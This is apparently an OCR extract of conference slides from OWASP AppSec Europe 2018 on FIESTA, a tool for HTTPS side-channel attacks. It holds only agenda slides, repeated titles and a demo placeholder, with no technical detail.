
FIESTA: an HTTPS side-channel party

Jose Selvi

1. ~~Once Upon a Time…~~
2. ~~Side-channels in HTTPS~~
3. ~~New Tool: FIESTA~~
4. ~~Behavior side-channel~~
5. Real world examples
6. Bug bounty lessons

FIESTA: an HTTPS side-channel party


Jose Selvi




OWASP
AppSec Europe
London 2nd-6th July 2018

FIESTA: an HTTPS side-channel party


Jose Selvi





FIESTA: an HTTPS side-channel party


Jose Selvi



OWASP
AppSec Europe
London 2nd-6th July 2018


FIESTA: an HTTPS side-channel party

Jose Selvi



DEMO


(video)



FIESTA: an HTTPS side-channel party

Jose Selvi

1. ~~Once Upon a Time…~~
2. ~~Side-channels in HTTPS~~
3. ~~New Tool: FIESTA~~
4. ~~Behavior side-channel~~
5. ~~Real world examples~~
6. Bug bounty lessons



FIESTA: an HTTPS side-channel party

Jose Selvi

Match all of the following Match any of the following Match all messages

